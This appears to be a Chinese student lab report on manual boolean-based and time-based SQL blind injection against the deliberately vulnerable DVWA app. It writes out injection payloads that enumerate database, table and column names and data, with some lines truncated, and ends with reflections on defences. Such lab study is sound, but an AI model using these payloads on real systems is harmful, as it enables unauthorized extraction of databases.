
1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))=1 # 显示不存在。

1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))=2 # 显示不存在。

…

1' and length(substr((select table\_name from information\_schema.tableswhere table\_schema=database() limit 0,1),1))=9 # 显示存在。

说明第一个表名长度为 9。

  
用二分法来猜测表名：

1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))>97 # 显示存在。

1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))显示存在。

1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))显示存在。

1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))显示不存在。

1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))>103 # 显示不存在。

说明第一个表的名字的第一个字符为小写字母 g。


重复上述步骤猜解出两个表名：guestbook、users

**2.4猜解表中的字段名**

（1）猜解表中字段的数量

1’ and (select count(column\_name) from information\_schema.columns where table\_name= ’users’)=1# 显示不存在 ……

1’ and (select count(column\_name) from information\_schema.columns where table\_name= ’users’)=8 # 显示存在，说明 users 表有 8 个字段。



users 表的第一个字段为 7 个字符长度。

采用二分法，即可猜解出所有字段名。

**2.5猜解表中数据**

与上述过程相同，采用二分法重复所有步骤。

**3. 基于时间的 SQL 盲注**

**3.1 判断是否存在注入，注入是字符型还是数字型：**

输入以下SQL语句：

1' and sleep(5) #

页面响应时间明显延迟，则说明存在字符型的基于时间的盲注。

**3.2. 猜解当前数据库名字长度：**

输入以下SQL语句来判断数据库名字的长度：

1' and if(length(database())=1,sleep(5),1) #

如果没有延迟，说明数据库名字长度不是1。

继续尝试：

1' and if(length(database())=4,sleep(5),1) #

如果出现明显延迟，说明数据库名字长度为4。

**3.3. 采用二分法猜解数据库名：**

输入以下SQL语句来猜测数据库名字的第一个字符：

1' and if(ascii(substr(database(),1,1))>97,sleep(5),1) #

如果出现明显延迟，说明第一个字符的ASCII值大于97（小写字母'a'的ASCII值）。

继续尝试，逐步缩小范围：

1' and if(ascii(substr(database(),1,1))>109,sleep(5),1) #

如果没有延迟，说明第一个字符的ASCII值不大于109。

继续进行二分法猜解，直到确定第一个字符：

1' and if(ascii(substr(database(),1,1))=100,sleep(5),1) #

如果出现明显延迟，说明第一个字符的ASCII值为100，即小写字母'd'。

按照上述方法，继续猜解数据库名字的其他字符，直到确定完整的数据库名字。

**3.4. 猜解表名和字段名：**

使用类似的方法，可以进一步猜解数据库中的表名和字段名。例如：

1' and if((select count(table\_name) from information\_schema.tables where table\_schema=database())=1,sleep(5),1) #

如果没有延迟，说明表的数量不是1。

继续尝试：

1' and if((select count(table\_name) from information\_schema.tables where table\_schema=database())=2,sleep(5),1) #

如果出现明显延迟，说明表的数量为2。

按照上述方法，逐步确定表名和字段名。

**3.5. 猜解表中数据：**

最后，可以通过同样的方法，猜解表中的具体数据。利用二分法和时间延迟的方法，逐字符地确定每个字段中的数据内容。

**心得体会：**

在这次实验中，实践了SQL盲注攻击，通过对DVWA中的SQL Injection(Blind)模块进行测试和分析，深刻理解了SQL盲注的工作原理和防御方法。通过实验，我能够手动执行盲注攻击，验证数据库存在漏洞，并进一步猜解数据库的结构和内容。

**实验过程总结**

1. **环境配置**
   * 下载并配置OWASP虚拟机及其Web环境。
   * 使用默认账号（admin）登录Damn Vulnerable Web Application (DVWA)。
   * 确认DVWA的安全级别设置为low，确保实验环境的易受攻击性。
2. **盲注攻击步骤**
   * **判断注入点及注入类型**：通过简单的SQL语句测试（如'1 and 1=1#' 和 '1 and 1=2#'），确定存在字符型SQL盲注。
   * **猜解数据库名**：使用逐字符猜解法，通过SQL语句逐步确认数据库名的每个字符，最终确定数据库名为'dvwa'。
   * **猜解表名和字段名**：使用类似的方法，逐步猜解出数据库中的表名和字段名。例如，通过多次尝试确定表名为'guestbook'和'users'。
   * **猜解表中数据**：同样，通过逐字符猜解法，获取表中的具体数据。
3. **时间盲注**：针对更高难度的SQL盲注，采用基于时间的SQL盲注方法，通过对数据库响应时间的分析，进一步获取数据库信息。

**知识点与收获**

* **SQL注入基础**：通过本次实验，对SQL注入（尤其是盲注）的原理有了更加直观和深刻的认识。盲注不同于传统的SQL注入，因为它不会直接返回数据库错误信息或查询结果，需要通过间接方法（如时间延迟）来获取信息。
* **手动注入技巧**：手动注入SQL语句的过程，让我们熟悉了如何构造和发送恶意SQL语句，如何分析返回的响应，以及如何根据响应逐步推断数据库结构。这对理解自动化工具（如SQLMap）的工作原理非常有帮助。
* **安全防护意识**：实验不仅让我们掌握了攻击技术，也提高了我们的安全防护意识。通过分析注入点和防御方法，我们意识到在实际开发中，需要通过参数化查询、输入验证等多种方法来防御SQL注入攻击。
* **实验实践能力**：实验中遇到的问题和解决过程，提升了我们的动手能力和问题解决能力。例如，配置环境、分析SQL语句、调试代码等，都是在实际工作中非常重要的技能。

**总结**

通过这次实验，我不仅掌握了SQL盲注的技术细节和攻击方法，还提升了对网络安全的整体认识。在未来的工作中，我将更加注重代码的安全性，采取有效的防御措施，防止类似的安全漏洞。希望通过不断的学习和实践，能够为软件安全领域做出更多贡献。